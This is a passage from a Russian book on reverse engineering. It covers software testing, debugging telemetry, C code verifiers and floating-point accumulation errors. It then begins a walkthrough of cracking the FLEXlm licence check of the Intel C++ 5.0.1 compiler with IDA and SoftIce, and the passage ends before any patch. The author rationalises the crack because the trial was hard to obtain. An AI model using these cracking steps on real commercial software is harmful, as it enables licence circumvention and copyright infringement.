В идеале для каждой функции исходного кода разрабатывается набор автоматизированных тестов, предназначенных для проверки ее работоспособности. Лучше всего поручить эту работу отдельной группе программистов, поставив перед ними задачу: разработать такой пример, на котором функция провалится. Вот, например, функция сортировки. Простейший тест выглядит так. Генерируем произвольные данные, прогоняем через нее, и если для каждого элемента N условие

$$N <= N + 1$$

($N >= N + 1$ для сортировки по убыванию)

истинно, считаем, что тест пройдет правильно. Но ведь этот тест неправильный! Необходимо убедиться, что на выходе функции присутствуют все исходные данные, и нет ничего лишнего! Многие функции нормально сортируют десять или даже тысячу элементов, но спотыкаются на одном или двух (обычно это происходит при сортировке методом деления пополам). А если будет ноль сортируемых элементов? А если одна из вызываемых функций (например, `malloc`) возвратит ошибку, сможет ли тестируемая функция корректно ее обработать? Сколько времени (системных ресурсов) потребуется на сортировку максимально возможного числа элементов? Неоправданно низкая производительность — тоже ошибка!

Существует два основных подхода к тестированию — черный и белый ящики. Черный ящик — это функция с закрытым кодом, проверка которого сводится к тупому перебору всех комбинаций аргументов. Очевидно, что подавляющее большинство функций не могут быть протестированы за разумное время (количество комбинаций слишком велико). Код белого ящика известен, и тестировщик может сосредоточить свое внимание на пограничных областях. Допустим, в функции есть ограничение на предельно допустимую длину строки в `MAX_LEN` символов. Тогда следует тщательно исследовать строки в `MAX_LEN -1`, `MAX_LEN` и `MAX_LEN+1` символов, поскольку ошибка "в плюс/минус один байт" — одна из самых популярных.

Тест должен задействовать все ветви программы, чтобы после его выполнения не осталось ни одной незадействованной строчки кода. Соотношение кода, который хотя бы раз получил выполнение, к общему коду программы называется покрытием (coverage), и для его измерения придумано множество инструментов — от профилировщиков, входящих в штатный комплект поставки компиляторов, до самостоятельных пакетов, лучшим из которых является NuMega True Coverage.

Разработка тестовых примеров — серьезная инженерная задача, зачастую даже более сложная, чем разработка самой "подопытной" функции. Неудивительно, что в реальной жизни к ней прибегают лишь в наиболее ответственных случаях. Функции с простой логикой тестируются "визуально". Вот потому у нас все глючит и падает.

Всегда транслируйте программу с максимальным уровнем предупреждений (для Microsoft Visual C++ это ключ /W4), обращая внимание на все сообщения компилятора. Некоторые, наиболее очевидные ошибки обнаруживаются уже на этом этапе. Верификаторы кода (lint, smatch) еще мощнее и распознают ошибки, с которыми трансляторы уже не справляются.

Тестирование на микроуровне можно считать законченным тогда, когда функция компилируется несколькими компиляторами и работает под всеми операционными системами, для которых она предназначена.

Регистрация ошибок

Завалить программу — проще всего. Зафиксировать обстоятельства сбоя намного сложнее. Типичная ситуация: тестировщик прогоняет программу через серию тестов. Непройденные тесты отправляются разработчику, чтобы тот локализовал ошибку и исправил баги. Но у разработчика эти же самые тесты проходят успешно! А он уже все переделал, перекомпилировал с другими ключами. Чтобы этого не происходило, используйте системы управления версиями — Microsoft Source Safe или CVS для UNIX.

Сначала тестируется отладочный вариант программы, а затем точно так же финальный. Оптимизация — коварная штука, и дефекты могут появиться в самых неожиданных местах, особенно при работе с вещественной арифметикой. Иногда в этом виноват транслятор, но гораздо чаще — сам программист.

Самыми коварными являются "плавающие" ошибки, проявляющиеся с той или иной степенью вероятности: девятьсот прогонов программа проходит нормально, а затем неожиданно падает без всяких видимых причин. Эй, кто там орет, что такого не бывает? Машина, дескать, детерминирована, и если железо исправно, то баг либо есть, либо нет. Ага, разбежались! Многопоточные приложения и код, управляющий устройствами ввода/вывода, порождает особый класс ошибок, некоторые из которых могут проявляться лишь раз в несколько лет! Вот типичный пример (листинг 3.77).

Листинг 3.77. Пример плавающей ошибки

```
char *s;
f1() {int x=strlen(s); s[x]='*'; s[x+1] = 0;}      // поток 1
f2() {printf("%s\n",s);}                           // поток 2
```

Один поток модифицирует строку, а другой выводит ее на экран. Какое-то время программа будет работать нормально, пока поток 1 не прервется в тот момент, когда звездочка уже уничтожила завершающий символ нуля, а новый нуль еще не был дописан. Легко доказать, что существуют такие аппаратные конфигурации, на которых эта ошибка не проявится никогда (для

этого достаточно взять однопроцессорную машину, гарантированно успевающую выполнить весь код функции `f1` за один квант). По закону подлости этой машиной обычно оказывается компьютер тестировщика, и у него все работает. А у пользователей — падает.

Чтобы локализовать ошибку, разработчику недостаточно знать, что "программа упала", необходимо сохранить и затем тщательно проанализировать ее состояние на момент обрушения. Как правило, для этого используется аварийный дамп памяти, создаваемый утилитами типа Доктора Ватсона (входит в штатный комплект поставки операционной системы) или, на худой конец, значения регистров процессора и содержимое стека. Поскольку не все ошибки приводят к аварийному завершению программы, разработчик должен заблаговременно предусмотреть возможность создания дампов самостоятельно — по нажатию специальной комбинации клавиш или при срабатывании внутренней системы контроля (рис. 3.45).

Рис. 3.45. Вот к чему приводят ошибки проектирования при загрузке системы реальными данными

Бета-тестирование

Собрав все протестированные модули воедино, мы получаем минимально работоспособный продукт. Если он запускается и не падает, это уже хорошо. Говорят: посадите за компьютер неграмотного человека, пусть давит на все клавиши, пока программа не упадет. Ну да, как же! Тестирование про-

граммы — это серьезная операция, и такой пионерский подход здесь неуместен. Необходимо проверить каждое действие, каждый пункт меню, на всех типах данных и операций. Программистом бета-тестер может и не быть, но квалификацию продвинутого пользователя иметь обязан.

Уронив программу (или добившись от нее выдачи неверных данных), бета-тестер должен суметь воспроизвести сбой, т. е. выявить наиболее короткую последовательность операций, приводящую к ошибке. А сделать это ой как непросто! Попробуй-ка вспомнить, какие клавиши были нажаты! Что? Не получается?! Используйте клавиатурные шпионы. На любом хакерском сайте их валом. Пусть поработают на благо народа (не вечно же пароли похищать). Шпионить за мышью намного сложнее: приходится сохранять не только позицию курсора, но координаты всех окон или задействовать встроенные макросредства (по типу Visual Basic в Word). Нормальные бета-тестеры обходятся одной клавиатурой (рис. 3.46). Полный протокол нажатий сокращает круг поиска ошибки, однако с первого раза воспроизвести сбой удается не всегда и не всем.

В процессе тестирования приходится многократно выполнять одни и те же операции. Это раздражает, ненадежно и непроизводительно. В штатную поставку Windows 3.*x* входил клавиатурный проигрыватель, позволяющий автоматизировать такие операции. Теперь же его приходится приобретать отдельно. Впрочем, такую утилиту можно написать и самостоятельно. В этом помогут функции `FindWindow` и `SendMessage`.

Рис. 3.46. Клавиатура — основной инструмент бета-тестера

Тестируйте программу на всей линейке операционных систем: Windows 98, Windows 2000, Windows 2003 и т. д. Различия между ними очень значительны. Что стабильно работает под одной осью, может падать под другой, особенно если она перегружена кучей конфликтующих приложений. Ладно,

если это кривая программа Васи Пупкина (тут на пользователя можно и наехать), но если ваша программа не уживается с MS Office или другими продуктами крупных фирм, бить будут вас. Никогда не меняйте конфигурацию системы в процессе тестирования! Тогда будет трудно установить, чей это баг. Хорошая штука — виртуальные машины (VMware, Microsoft Virtual PC). На одном компьютере можно держать множество версий операционных систем с различной комбинацией установленных приложений: от стерильной до полностью захламленной. При возникновении ошибки состояние системы легко сохранить на жесткий диск, обращаясь к нему впоследствии столько раз, сколько потребуется.

У вас программа работает, а у пользователя — нет. Что делать?! Для начала — собрать информацию о конфигурации его компьютера (вызовом **Панель управления | Администрирование | Управление компьютером | Сведения о системе** или утилиты MSInfo32.exe). К сожалению, установить виновника таким путем сразу не удастся. Может, там вирус сидит и вредительствует. Или глючит какой-то драйвер. Но, имея несколько отчетов от различных пользователей, в них можно выявить некоторую закономерность. Например, программа не идет на таком-то процессоре или видеокарте.

Другая возможная причина — утечка ресурсов. Утечки возникают всякий раз, когда программа злостно не освобождает то, что постоянно запрашивает. Чаще всего приходится сталкиваться с утечками памяти, но ничуть не хуже утекают перья, кисти, файловые дескрипторы. В общем, практически любые объекты ядра, USER и GDI. Тестировщик, работая с программой непродолжительные отрезки времени, может этого и не заметить (особенно, если у него стоит Windows NT/2000/XP, где ресурсы практически не ограничены), но при "живой" эксплуатации у пользователей появляются огромные проблемы. Сначала легкое замедление быстродействия системы, затем конкретные тормоза, и наконец, "резет", сопровождаемый колоритным матом.

Отладочные библиотеки, входящие в состав компилятора Microsoft Visual C++, легко обнаруживают большинство утечек памяти. В сложных случаях приходится прибегать к верификаторам кода или динамическим анализаторам наподобие NuMega Bounds Checker. Но высшей инстанцией является эксперимент. Запустите диспетчер задач Windows NT и некоторое время поработайте с тестируемой программой. Вкладка **Процессы** отображает текущие счетчики дескрипторов, размер выделенной памяти и т. д. (По умолчанию видны лишь некоторые из них, зайдите в меню **Вид | Выбрать Столбцы** и установите все флажки). Если какой-то счетчик неуклонно увеличивает свое значение после некоторых операций, это утечка.

Для исследования работоспособности программы в условиях катастрофической нехватки ресурсов (памяти, дискового пространства) Microsoft включила в состав Platform SDK утилиту Stress.exe, снабдив ее иконкой танцующего мамонта. Корректно спроектированное приложение должно выживать при

любых обстоятельствах. Обломали с выделением памяти из кучи? Переходите на резервный источник (стек, секция данных). Удалите ненужное, но любой ценой сохраните все данные! Всегда сохраняйте при старте программы минимально необходимое количество памяти "про запас", а потом используйте его. То же самое относится и к дисковому пространству.

Вывод диагностической информации

Самое страшное — когда программа неожиданно делает из обрабатываемых чисел винегрет. Совершенно непонятно, кто в этом виноват, и откуда надо плясать. Удар по памяти, искажение глобальных переменных или флагов сопроцессора, здесь дамп уже не помогает. Застывшая картина статичного слепка памяти не объясняет, с чего началось искажение данных, в каком месте и в какое время оно произошло.

Для локализации таких ошибок в программу заблаговременно внедряются "телеметрические" механизмы для генерации диагностической информации. В идеале следовало бы протоколировать все действия, выполняемые программой, запоминая все машинные команды в специальном буфере. Собственно говоря, SoftIce в режиме обратной трассировки (back trace) именно так и поступает, позволяя нам прокручивать программу задом наперед. Это чудовищно упрощает отладку, но как же оно тормозит! Искусство диагностики как раз и состоит в том, чтобы отобрать минимум важнейших параметров, фиксирующих максимум происходящих событий. По крайней мере, отмечайте последовательность выполняемых функций вместе с аргументами.

Чаще всего для этой цели используется тривиальный вызов функции `fprintf` для записи в файл или `syslog` для записи в системный журнал (в Windows NT это осуществляется посредством вызова API-функции `ReportEven`, экспортируемой библиотекой ADVAPI32.DLL). Начинающие допускают грубую ошибку, включая диагностику только в отладочную версию и удаляя ее из финальной (листинг 3.78).

Листинг 3.78. Никогда так не поступайте!

```
#ifdef _DEBUG_
       fprintf(flog, "%s:%d a = %08Xh; b =
%08Xh\n",__FILE__,__LINE__,a,b);
#endif
```

Помните Пруткова: зачем тебе солнце, когда днем и без него светло? Когда такая программа упадет у пользователя, в руках программиста не окажется никакой диагностической информации, дающей хоть какую-то зацепку. Лучше поступать так — листинг 3.79.

Листинг 3.79. Так поступать можно, но не нужно

```
if (_DEBUG_) fprintf(flog, "%s:%d a = %08Xh; b =
%08Xh\n",__FILE__,__LINE__,a,b);
```

Если сбой повторяется регулярно, пользователь сможет установить флажок отладки в настройках программы, и в следующий раз, когда она упадет, она передаст программисту диагностический протокол, если конечно не переметнется к конкурентам. Шутка.

Правильный вариант выглядит так — листинг 3.80.

Листинг 3.80. Так поступать можно и нужно

```
if (2*2 == 4) fprintf(flog, "%s:%d a = %08Xh; b =
%08Xh\n",__FILE__,__LINE__,a,b);
```

Грамотно отобранная телеметрическая информация отнимает совсем немного места и должна протоколироваться всегда (естественно, за размером LOG-файла необходимо тщательно следить, лучше всего, если он будет организован по принципу кольцевого буфера). Некоторые программисты используют функцию `OutputDebugString`, посылающую отладочную информацию на отладчик. В его отсутствие можно воспользоваться утилитой Марка Руссиновича DebugView или аналогичной ей. Впрочем, пользы от такого решения все равно немного.

Основной недостаток `fprintf` в том, что при аварийном завершении программы часть телеметрической информации необратимо теряется (буферы ведь остались не сброшенными). Если же их сбрасывать постоянно, скорость выполнения программы ощутимо замедляется. Записывайте телеметрию в разделяемую область памяти, а при возникновении сбоя сохраняйте в файл протокола из параллельного процесса. Так будут и волки сыты, и овцы целы.

Поиск ошибок не прекращается никогда! Даже когда продукт умирает, какие-то его компоненты используются в следующих версиях, и в них вылезают новые баги. Ошибки так же неисчерпаемы, как и атом! Они образуют толстый слой многолетних наслоений, который руки чешутся переписать, но начальство строго-настрого запрещает трогать. Это можно сравнить с притиркой механизма. По мере своего взросления модули все дальше и дальше уходят от первоначальных спецификаций. Теперь, чтобы написать совместимую функцию, необходимо тщательно проанализировать исходный код "старушки", постоянно ломая голову над вопросами: это баг или так задумано? Основное правило разработчика гласит — не трогай того, что и так работает.

Забавно, но многие фирмы предпочитают "документировать" ошибки, экономя на их исправлении. В базе знаний или руководстве пользователя авторитетно заявляется: туда ходить не надо, кто не послушался — сам виноват. Возможности, которые так и не удалось отладить, но которые нельзя заблокировать или изъять, просто не документируются. Все ими пользуются (еще бы! Самая "вкусность" продукта сосредоточенна именно здесь), у всех все падает, но никто не может предъявить претензию — ведь никому ничего и не обещали.

Так что тестирование программного обеспечения это не только инженерия, но еще политика и маркетинг. Выживает не тот, чей продукт лучше, а тот, кто правильно его "позиционирует". В конечном счете любую ошибку можно превратить в достоинство (рис. 3.47).

Рис. 3.47. Багов надо удалять, пока они маленькие

Верификаторы кода языков Си/Си++

Самый простой верификатор — это утилита lint, входящая в штатный комплект поставки большинства систем UNIX. Ее возможности сильно ограничены, а версия для Windows распространяется только на коммерческой основе.

Достойная альтернатива lint — открытый проект CLINT, распространяющийся в исходных текстах, которые можно скачать с сервера сообщества "кузницы": **http://sourceforge.net/projects/clint/**.

Еще мощнее SPLINT, нацеленный на автоматизированный поиск переполняющихся буферов и прочих программистских ошибок, которые не находят

lint и CLINT. Это серьезный, хорошо документированный продукт, распространяющийся в исходных текстах на некоммерческой основе, уже скомпилированный под Windows, Linux, Solaris и FreeBSD (CLINT поставляется только в исходных текстах, с которыми еще предстоит повозиться). Получить его можно на **http://lclint.cs.virginia.edu/**.

Smatch C source checker представляет собой автоматический анализатор исходного кода для нахождения типовых ошибок (утечек памяти, переполнений буфера, паразитных NULL-указателей и др.), созданный в рамках проекта по выявлению ошибок в Linux-ядре. Распространяется в виде патчей к компилятору gcc и набора Perl-скриптов для анализа дампов. Смотреть на **http://smatch.sourceforge.net/**.

Совершенно иной подход исповедует MLC, он же Meta Level Compilation (компилятор метауровня), транслирующий программу в промежуточный код и за счет доступа к абстрактному синтаксическому дереву обнаруживающий трудноуловимые ошибки, пропущенные остальными верификаторами. Разработчики утверждают, что с помощью метакомпилятора им удалось выявить свыше 500 ошибок в реально существующих системах, таких как Linux, Open BSD, Xok, Stanford FLASH и др. В настоящее время MLC распространяется в виде бесплатного компилятора xgcc, базирующегося на GNU C, и вспомогательного транслятора metal для создания расширений. Находится на **http://metacomp.stanford.edu/**.

Демонстрация ошибок накопления

С вещественной арифметикой следует обращаться очень осторожно. Рассмотрим следующий пример (листинг 3.81).

Листинг 3.81. Что здесь неправильно?

```
int a; float x; x = 0;
for (a = 0;a < 10; a++) x+=0.7;
printf("%f\n",x);
```

Попробуйте угадать, что получится в результате? Десять раз по 0.7 будет 7. Сейчас! Разбежались! Этого нам никто не гарантировал! Машинное представление числа 0.7 не является точной дробью и ближе к 0.6999. Многократные сложения приводят к накоплению погрешности вычислений, и программа, откомпилированная Microsoft Visual C++ 6.0, с настройками по умолчанию дает 6.999999. Оптимизированный вариант (ключ `/Ox`) возвращает правильный результат 7.000000. В чем же дело?

Заглянем в дизассемблерный код (табл. 3.8).

Таблица 3.8. *Дизассемблерный код рассматриваемого примера с комментариями*

Неоптимизированный вариант	Оптимизированный вариант
`mov eax, [a]` `; грузим в регистр EAX a`	`fld ds:__real@4@00000000000000` `; заталкиваем 0.7 на вершину стека сопра`
`add eax, 1` `; увеличиваем EAX на единицу`	`mov eax, 0Ah` `;загружаем в регистр EAX число 10`
`mov [a], eax` `; обновляем содержимое a`	`loc_B: fadd ds:__real@8@3ffeb33333333` `;складываем содержимое с 0.7`
`loc_1F: cmp [a], 0Ah` `; сравниваем переменную a с 10`	`dec eax` `; уменьшаем EAX на единицу`
`jge short loc_33` `; if (a >= 10) goto loc_33`	`jnz short loc_B` `; if (eax !=0 ) goto loc_B`
`fld [x]` `;b в вершину стека сопра`	`fstp [x]` `;выталкиваем содерж. вершины в x`
`fadd ds:__real@8@3ffeb3333333333` `; складываем содержимое вершины с 0.7`	
`fstp [x]` `;выталкиваем полученный рез. в x`	
`jmp short loc_16` `; мотаем цикл`	
`loc_33:`	

Ага! Неоптимизированный вариант, выполнив сложение вещественного числа 0.7 с переменной `x`, каждый раз выгружает в нее текущее значение вычислений, что и приводит к накоплению погрешности. Оптимизированный вариант загружает переменную `x` типа `float` на вершину стека сопро-

цессора (где она благополучно преобразуется в `double`), десять раз складывает ее с 0.7, выталкивая полученный результат в `x`, когда все расчеты уже закончены. Отсюда и разность в поведении оптимизированной и неоптимизированной версий программы.

А теперь представим, что переменная `x` используется как счетчик цикла. Допустим, программист ошибся и вместо `x < 70` написал `x < 69`. Одна ошибка компенсируется другой, и программа будет работать правильно! Но стоит исправить одну из них, как все развалится. Потому-то программисты и не любят править отлаженный код, который работает, хотя на первый взгляд и не должен. Основное правило тестировщика гласит: исправление одной известной ошибки, приводит к появлению десяти новых, еще неизвестных. Отсюда: чем больше ошибок мы исправляем, тем их больше становится. Это хорошо согласуется с графиком зависимости количества обнаруженных ошибок от времени тестирования, приведенном в книге *"Traditional Software Testing is a Failure!" Линды Шафер (Linda Shafer)* (рис. 3.48).



Рис. 3.48. Сначала скорость обнаружения ошибок нарастает, а затем, достигнув насыщения, сходит на нет

Глава 4

Примеры реальных взломов

> ...today after sleepless 80 hours I have finished the contest! WOW, I am so satisfied, dunno what is better, sex or hacking (сегодня после восьмидесяти бессонных часов я наконец-то хакнул это! Вау! Я чувствую себя таким удовлетворенным, что начинаю сомневаться что лучше, секс или хакинг.
>
> *MoD*

В качестве подопытных свинок, помогающих продемонстрировать те или иные техники взлома, в настоящей книге используются специальным образом подготовленные программы — так называемые крякмисы (crack.me — сломай меня, по аналогии с "eat me" — надписью на пирожке, который обнаружила Алиса в Стране чудес). Автор признает, что многие из крякмисов вышли слишком искусственными и далекими от реальных защитных механизмов.

Данная глава компенсирует это упущение, рассказывая о технике взлома "живых" программ. Все эти программы широко распространены и отражают средний уровень коммерческих защит. Заметим, что он довольно невысок и значительно уступает большинству защитных механизмов, описанных в настоящей книге.

Напоминаю, что взлом в той или иной мере конфликтует с российским и международным законодательством, поэтому необходимо помнить, что взлом не освобождает от приобретения лицензионной версии программы и может быть использован только для удовлетворения собственного любопытства, но не с целью долговременного использования взломанного продукта. Впрочем, на этот счет вам лучше проконсультироваться у квалифицированного юриста, специализирующегося на защите авторских прав.

4.1. Intel C++ 5.0.1 compiler

Прежде чем приступать к обсуждению аспектов стойкости защиты компилятора Intel C++ 5.0.1, считаю своим долгом заявить, что я глубоко восхищен этим великолепным программным продуктом, и ломать его, на мой взгляд, по меньшей мере, кощунственно (рис. 4.1).



Рис. 4.1. Логотип компилятора Intel C++

Впрочем, сегодня только ленивый не найдет в сети кряк (один только Google по запросу "Intel C++ crack" выдает свыше 12 тыс. ссылок!), так что никакого вреда от данной главы не будет.

Немного грустных новостей для начала. Приобрести легальную версию данного компилятора для жителей России оказывается чрезвычайно затруднительно. И вопрос упирается даже не в то, "сколько он стоит" (а стоит он, если мне не изменяет память, что-то в районе тысячи долларов). Обращения в российское представительство компании с просьбой предоставить (за деньги!) данный компилятор для его же описания в книге "Техника оптимизации программ" (издательства "БХВ-Петербург") положительных результатов не дали. Ладно, не хотят продавать — ну и не надо! Благо, с сервера компании можно свободно утянуть 30-дневный триал. Негусто конечно, но для сравнительного тестирования — вполне достаточно (а для других целей мне этот компилятор и не нужен!).

Впрочем, все оказалось не так просто! С web-сервера компилятор за просто так не отдался — после заполнения регистрационной формы меня вежливо поблагодарили и сообщили, что сейчас ко мне на мыло упадет письмо с триальной лицензией и инструкцией по ее установке. Это "сейчас" заняло

у сервера аж несколько дней (такое впечатление, что анкеты просматриваются вручную). OK! Лицензия получена! Начинаем скачивать файл. Как это так докачка не поддерживается?! А вот не поддерживается, и все! Да и Intel C++ это далеко не самый популярный в кругах российских программистов компилятор, и книга без него как-нибудь уж переживет (хотя посмотреть, как Intel оптимизирует код под свои процессоры, очень хотелось, да и документация по компилятору вдохновляла).

Разозлившись на весь свет, я отправился на FTP-сервер компании, откуда наскоро, всего за каких-то три дня, слил полнофункциональную (хотя и шибко несвежую) версию компилятора по следующему адресу: **ftp://download.intel.com/software/products/downloads/C5.0.1-15.exe**. Польстившись на размер, я скачал именно пятую версию компилятора, которая была в полтора раза легче шестой (под которую у меня имелась неиспользованная триальная лицензия) и аж в два раза компактнее седьмой — новейшей на момент написания этих строк — версии.

Теперь, собственно, мы и подходим к известному философскому вопросу: этично ли ломать программный продукт уважаемой тобой компании или без этого можно обойтись? Да если бы без этого было возможно обойтись, я бы — честное слово — без тени сожаления выложил за этот замечательный продукт пачку вечнозеленых, но, увы компания не проявляет ко мне, как к покупателю, никакого интереса, и, кроме как ломать, ничего другого просто не остается!

Итак, инсталлируем Intel C++ и, предварительно скопировав просроченную лицензию от шестой версии в папку \Intel\Licenses, запускаем головной файл программы (листинг 4.1).

Листинг 4.1. Ругательное сообщение, выдаваемое компилятором при его запуске

```
...\Program Files\Intel\C501\Compiler50\ia32\bin>icl.exe
Intel(R) C++ Compiler for 32-bit applications, Version 5.0.1   Build
010525Z
Copyright (C) 1985-2001 Intel Corporation.  All rights reserved.


icl: error: could not checkout FLEX lm license
checkout failed: No such feature exists (-5,357)
```

Как и следовало ожидать: "не могу проверить FLEXlm лицензию" — компилятор ругается и прекращает свою работу. Ага, стало быть, программа защищена FLEX — достаточно известным в хакерских кругах менеджером лицензий от компании Globetrotter Inc, представляющим собой весьма продвинутую защиту интегрированного типа. Разработчик защищаемого прило-

жения получает в свое распоряжение SDK, содержащее как тривиальные функции проверки валидности ключевого файла (лицензии), так и развитые средства динамической шифровки файла. При грамотном подходе к защите запустить защищенную программу без наличия соответствующей ей лицензии невозможно. Если часть программы зашифрована, пытаться расшифровать ее без ключа — дохлое дело. Правда не факт, что парни из Intel действительно использовали шифрование, к тому же, зашифрованные фрагменты иногда удается восстановить по косвенным данным. Это смотря что еще зашифровано!

Разумеется, при наличии триальной лицензии шифровка снимается без труда, но в том-то все и дело, что триальной лицензии у меня не было! Тем не менее надежда меня не покидала, перекусив для смелости батоном докторской колбасы, сдобренной значительным количеством кетчупа, я запустил свой любимый дизассемблер IDA, и не знаю у кого как, а у меня вид консольной IDA, распахнутой на весь экран, всегда вызывает чувство благоговения. OK, ну-ка посмотрим, где скрываются те текстовые строки, которые выводятся при отсутствии лицензии на экран. Результат: ни "No such feature exists", ни "could not checkout" в ASCII-строках (т. е. тех строках, что сумел распознать автоматический анализатор IDA) не найдено. Хорошо, зайдем с другого конца: нажимаем <F4> для переключения в hex-режим и давим <Alt>+<T> для поиска текстовых строк в "сыром" виде. Что ж, на этот раз поиск "could not checkout" увенчался успехом (листинг 4.2)!

Листинг 4.2. Поиск ругательных строк в исполняемом файле

```
.data1:0042D9C0  63 6F 75 6C 64 20 6E 6F-74 20 63 68 65 63 6B 6F
"could not checko"
.data1:0042D9D0  75 74 20 46 4C 45 58 6C-6D 20 6C 69 63 65 6E 73
"ut FLEX lm licens"
.data1:0042D9E0  65 00 00 00 63 6F 75 6C-64 20 6E 6F 74 20 6C 6F
"e...could not lo"
.data1:0042D9F0  63 61 74 65 20 46 4C 45-58 6C 6D 20 72 65 67 69
"cate FLEX lm regi"
.data1:0042DA00  73 74 72 79 20 6B 65 79-00 00 00 00 63 6F 75 6C
"stry key....coul"
```

Нажимаем <F4> еще один раз для возврата в режим дизассемблера, подводим курсор к адресу `42D9C0h` и нажимаем клавишу <A> для преобразования цепочки байтов в ASCII-строку. В результате мы получаем (листинг 4.3).

Листинг 4.3. Определение адреса ругательной строки

```
.data1:0042D9C0 aCouldNotChecko db 'could not checkout FLEX lm license',0
```

А как узнать, кто же выводит строку-ругательство на экран? Нет ничего проще! Вновь переключившись в режим дизассемблера по <F4>, давим <Alt>+<T> для поиска последовательности `C0 D9 42 00` — адрес строки, представленный в обратном (с учетом порядка следования старших байтов) виде. Опа! Мы видим код наподобие листинга 4.4.

Листинг 4.4. Результат поиска обращений к ругательной строке по ее адресу

```
.data:00420CE8                db      0C0h
.data:00420CE9                db      0D9h ; ▌
.data:00420CEA                db      42h ; B
.data:00420CEB                db      0 ;
.data:00420CEC                db      1 ;
.data:00420CED                db      0 ;
.data:00420CEE                db      0 ;
.data:00420CEF                db      0 ;
.data:00420CF0                db      2Ch
.data:00420CF1                db      0DEh ; ▌
.data:00420CF2                db      42h ; B
.data:00420CF3                db      0 ;
.data:00420CF4                db      2 ;
.data:00420CF5                db      0 ;
.data:00420CF6                db      0 ;
.data:00420CF7                db      0 ;
```

Косвенный вызов строки! Ну, собственного, этого и следовало ожидать (иначе с чего бы это автоматический анализатор IDA их не распознал?). Хорошо, преобразуем двойные слова в смещения, руководствуясь при этом тем, что число `42h` должно выпадать на младший байт старшего слова (иначе адрес ссылки уйдет за диапазон предельно допустимых значений) и получаем листинг 4.5.

Листинг 4.5. Восстановление структуры, хранящей смещения ругательных строк

```
.data:00420DE8 dd offset aCouldNotLoca_0 ; "could not locate FLEX lm
registry direct"
.data:00420DEC dd 21h
.data:00420DF0 dd offset aCouldNotLocate ; "could not locate FLEX lm
registry key"
.data:00420DF4 dd 22h
```

```
.data:00420DF8 dd offset aCouldNotChecko ; "could not checkout FLEX lm
license"
.data:00420DFC dd 23h
```

Попробуем теперь найти тот код, что обращается к указателю на ругательную строку, расположенному по адресу `420CE8h`. Не надо спешить! По виду полученной таблицы смещений можно с уверенностью заключить, что прямого обращения к ее элементам не будет. Можно предположить, что числа, стоящие возле ссылок на строки, — это коды ошибок, а сами строки соответствующие тексты сообщений. Если так, то с вероятностью, близкой к единице, разработчиками программы использовалась относительная адресация, т. е. для вычисления эффективного адреса элемента смещение в таблице суммируется с базовым адресом таблицы — единственным адресом, который загружается явно.

Прокручивая экран дизассемблера вверх, мы внезапно натыкаемся на длинную последовательность нулей, интерпретируемую нами как начало таблицы (листинг 4.6).

Листинг 4.6. Поиск вероятного начала таблицы смещений

```
.data:00420CDE                db      0 ;
.data:00420CDF                db      0 ;
.data:00420CE0 off_420CE0     dd      offset unk_42DE80
                                                ; DATA XREF:sub_403370+5Er
.data:00420CE4 dword_420CE4   dd      0
                                                ; DATA XREF:sub_403370+19r
.data:00420CE4                                                  ;
sub_403370+39↑r
.data:00420CE8                dd      offset aCouldNotFindD
                                                   ; "could not find dir…"
.data:00420CEC                dd      1
```

Ага! Есть две перекрестных ссылки! Это хорошо! Теперь поднимемся по ним вверх, прямиком к вызывающему их коду? Можно, конечно, поступить и так, но есть и более универсальное решение: запустив SoftIce, мы устанавливаем точку останова на чтение ячейки `420DE8h` (если вы еще не забыли, это адрес элемента таблицы, ссылающегося на искомую ругательную строку). Теперь кто бы к ней ни обращался, SoftIce обязательно всплывет, и ведь действительно он всплывает! Пару раз отдаем команду `P RET`, поднимающую нас из дебрей глубоко вложенных процедур поближе к свету. Наконец мы взбираемся на вершину стека, и очередной `P RET` приводит к завершению программы. OK, повторяем все заново, делая на этот раз на один `P RET`

меньше. Записываем любой из близлежащих адресов (пусть это будет, для определенности, адрес `4031C4h`) и натравливаем на него IDA (листинг 4.7).

